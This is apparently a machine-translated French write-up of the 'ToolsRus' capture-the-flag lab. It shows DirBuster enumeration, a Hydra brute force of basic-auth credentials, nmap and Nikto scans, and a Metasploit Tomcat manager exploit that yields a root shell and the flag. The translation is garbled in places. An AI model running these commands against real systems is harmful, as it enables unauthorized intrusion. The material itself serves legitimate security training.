
 ">WeChat
[Task 1] JouetsRus
- Quel répertoire pouvez-vous trouver, qui commence par un g?

– Ouvrez DirBuster
– url cible d’entrée et liste de mots
– Cliquez sur Démarrer et attendre

ouvert /lignes directrices/
http://<ip>/guidelines/

2. Quel nom pouvez-vous trouver à partir de ce répertoire? C’est moi.
3. Quel répertoire a l’authentification de base? Protégé


4. Qu’est-ce que le mot de passe de bobs à la partie protégée du site Web?
J’ai utilisé hydra pour casser le mot de passe avec le formulaire http-get
hydra -l bob -P /root/Desktop/rockyou.txt -f 10.10.176.108 http-get /protected/

Essayez de vous connecter avec un titre de créance
5. Quel autre port qui dessert un service web est ouvert sur la machine?
Rechercher un port ouvert
nmap -Pn 10.10.176.108

Trouver des services
nmap -sV -T 4 10.10.176.108

Tomcat port is 1234
6. En allant au service en cours d’exécution sur ce port, quel est le nom et la version du logiciel?
nmap -sV -A -T 4 10.10.176.108

Apache Tomcat/7.0.88

Accès au port 1234
7. Utilisez Nikto avec les identifiants que vous avez trouvés et scannez le répertoire /manager/html sur le port trouvé ci-dessus.
Combien de fichiers de documentation Nikto a-t-il identifiés ?
Cliquez sur l’application Gestionnaire

Essayez avec un titre de compétence


Laissez-nous scanner le site
nikto -h http://10.10.131.147:1234/manager/html -id bob:<password>

Il y a 5 documents.
10. Où se trouve l’information de la version Ektron CMS?
/manager/html/WorkArea/version.xml
9. Quelle version d’Apache-Coyote utilise ce service ? 1.1
10. Utilisez Metasploit pour exploiter le service et obtenir un shell sur le système.
Quel utilisateur avez-vous eu un shell comme?
msfconsole
search tomcat
Il y a 3 exploits que je peux utiliser.

J’ai essayé d’utiliser #13 et #14, mais ça n’a pas fonctionné.

use 15

show options

set HttpPassword <password>
set HttpUsername bob
set RHOSTS <ip>
set RPORT 1234
run

Les lets obtiennent des coquilles
shell
whoami

Quel utilisateur avez-vous eu un shell comme? racine
10. Quel est le texte dans le fichier /root/flag.txt
cd /root
ls
cat flag.txt

ff1fc4a81affcc7688cf89ae7dc6e0e1
未经允许不得转载:萌萌Apprentissage » OutilsRus


 apprendre NMAP

